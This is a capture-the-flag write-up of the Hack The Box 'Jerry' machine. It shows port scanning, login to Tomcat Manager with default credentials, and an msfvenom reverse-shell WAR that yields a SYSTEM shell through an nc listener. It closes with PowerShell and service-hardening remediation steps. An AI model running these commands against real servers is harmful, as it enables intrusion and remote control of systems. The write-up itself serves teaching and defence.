HTB Jerry WriteUp

Jerry Skills
Jerry CTF is an Easy Windows machine where we will use the following skills:
- Web Application Enumeration (Apache Tomcat)
- Exploiting Information Leakage & Default Credentials
- Malicious Payload Generation using MSFvenom (.war)
- Abusing Tomcat Manager App for Remote Code Execution (RCE)
- Automated CLI Remediation via PowerShell (Blue Team)
- Enforcing the Principle of Least Privilege & Service Hardening (Blue Team)
IP Address Enumeration
Using the usual nmap scan I’ve discovered port 8080:
1
2
3
4
5
6
7
8
9
❯ nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.129.136.9 -oG allPorts
Nmap scan report for 10.129.136.9
Host is up, received user-set (0.0045s latency).
Scanned at 2026-11-09 14:47:57 CET for 26s
Not shown: 65534 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE    REASON
8080/tcp open  http-proxy syn-ack ttl 127
Then I launched a basic group of scripts to seek more info from the open ports:
1
2
3
4
5
6
7
8
9
10
11
❯ nmap -sCV -p8080 10.129.136.9 -oN targeted
Starting Nmap 7.98 ( [https://nmap.org](https://nmap.org) ) at 2026-11-09 14:49 +0100
Nmap scan report for 10.129.136.9
Host is up (0.0044s latency).

PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/7.0.88
So we have to check the following port & service:
- Port 8080 –> Apache Tomcat/Coyote JSP engine 1.1
Let’s see what we can find in port 8080.
Port 8080 Enumeration
At first I ran whatweb to seek for some versions and technologies used in the website:
1
2
3
❯ whatweb 10.129.136.9:8080
[http://10.129.136.9:8080](http://10.129.136.9:8080) [200 OK] Apache, Country[RESERVED][ZZ], HTML5, HTTPServer[Apache-Coyote/1.1], IP[10.129.136.9], Title[Apache Tomcat/7.0.88]
As nmap reported we are facing an Apache Tomcat/Coyote JSP Engine, let’s check the website in the browser:

We are facing a freshly installed Apache Tomcat 7.0.88, tackling a bit the website trying to get into the Manager App, we need credentials.

After trying default credentials for Apache Tomcat, we got redirected to a 403 Access Denied page that leaks the default configuration examples and valid administrative credentials for this exact version.

Credentials: username="tomcat" password="s3cret"
After trying these credentials, we got redirected to the Manager App.

Once inside the Tomcat Manager App, we can upload a JSP .war file.
First of all, let me build a payload using msfvenom:
1
2
3
4
❯ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.17.105 LPORT=443 -f war > reverse.war
Payload size: 1103 bytes
Final size of war file: 1103 bytes
We can upload the payload via the WAR file to deploy field, once uploaded we can access it in the Applications field.

Let me set a nc listener first.
1
2
3
❯ rlwrap nc -nvlp 443
Listening on 0.0.0.0 443
Then trigger the payload by clicking the /reverse app or by accessing this URL: http://10.129.136.9:8080/reverse/
Once we receive the reverse shell back, we own a shell.
1
2
3
4
5
6
7
8
9
10
❯ rlwrap nc -nvlp 443
Listening on 0.0.0.0 443
Connection received on 10.129.136.9 49192
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>whoami
whoami
nt authority\system
Shell as nt authority\system
Already working as nt authority\system, no PrivEsc needed because the Apache Tomcat service was misconfigured to run with highest system privileges.
Machine Pwned! Let me now fix everything and secure the machine.
Remediation
In this section we will secure every attack vector that we have just exploited directly from the command line.
Securing Website (Port 8080)
First of all let’s delete the payload we just uploaded:
1. Delete Payload
1
2
C:\apache-tomcat-7.0.88> del C:\apache-tomcat-7.0.88\webapps\reverse.war
C:\apache-tomcat-7.0.88> rmdir /s /q C:\apache-tomcat-7.0.88\webapps\reverse
2. Securing Credentials
Since we only have access to a CMD (no GUI), we can edit the files using powershell directly:
1
2
C:\apache-tomcat-7.0.88> powershell -Command "(Get-Content C:\apache-tomcat-7.0.88\conf\tomcat-users.xml) -replace 'username=\"tomcat\" password=\"s3cret\"', 'username=\"tomcat_admin\" password=\"Gk9#mP2!qLz_2026\"' | Set-Content C:\apache-tomcat-7.0.88\conf\tomcat-users.xml"
What we are doing with this one-liner is replacing the default credentials:
1
2
3
4
5
6
<!-- Vulnerable default Credentials found in Jerry -->
<user username="tomcat" password="s3cret" roles="manager-gui"/>

<!-- Secure Config (Replacement) -->
<user username="tomcat_admin" password="Gk9#mP2!qLz_2026" roles="manager-gui"/>
3. Restricting the Tomcat Manager Interface
We need to edit the context.xml file to restrict access strictly to localhost:
1
2
C:\apache-tomcat-7.0.88> powershell -Command "(Get-Content C:\apache-tomcat-7.0.88\webapps\manager\META-INF\context.xml) -replace '<Context>', '<Context><Valve allow=""127\.\d+\.\d+\.\d+|::1|0:0:0:0:0:0:0:1"" className=""org.apache.catalina.valves.RemoteAddrValve""/>' | Set-Content C:\apache-tomcat-7.0.88\webapps\manager\META-INF\context.xml"
This adds the RemoteAddrValve rule directly inside the <Context> tag in C:\apache-tomcat-7.0.88\webapps\manager\META-INF\context.xml.
4. Enforcing the Principle of Least Privilege (PoLP)
The biggest flaw in this machine is that the user running the web service is NT AUTHORITY\SYSTEM.
In order to fix it, the Apache Tomcat service must be configured to run under a dedicated, low-privileged local user account:
- Create a new user
TomcatSvc:
1
2
3
C:\apache-tomcat-7.0.88> net user TomcatSvc SuperPass123! /add
The command completed successfully.
- Reconfigure the Tomcat Apache Service to use the new user:
1
2
3
C:\apache-tomcat-7.0.88> sc.exe config Tomcat7 obj= ".\TomcatSvc" password= "SuperPass123!"
[SC] ChangeServiceConfig SUCCESS
- Restart Apache Service:
1
2
C:\apache-tomcat-7.0.88> net stop Tomcat7 && net start Tomcat7
Once the service is up again, all the attack vectors are closed and secured.
Final Thoughts
Jerry is a classic Windows CTF machine that perfectly illustrates the real-world dangers of default configurations and excessive service privileges.
The initial entry point highlights how human error—such as deploying software with default credentials and leaving information-leaking error pages active—can instantly invalidate perimeter defenses.
However, the most critical infrastructure flaw in Jerry was running Apache Tomcat as NT AUTHORITY\SYSTEM. In production environments, web applications must always follow the Principle of Least Privilege (PoLP). Isolating services under dedicated, low-privileged accounts ensures that even if an RCE vulnerability occurs, the attacker is confined to a restricted shell, giving the Security Operations Center (SOC) critical time to respond.
Thanks for reading! I’d appreciate it if you took a look at my other posts :)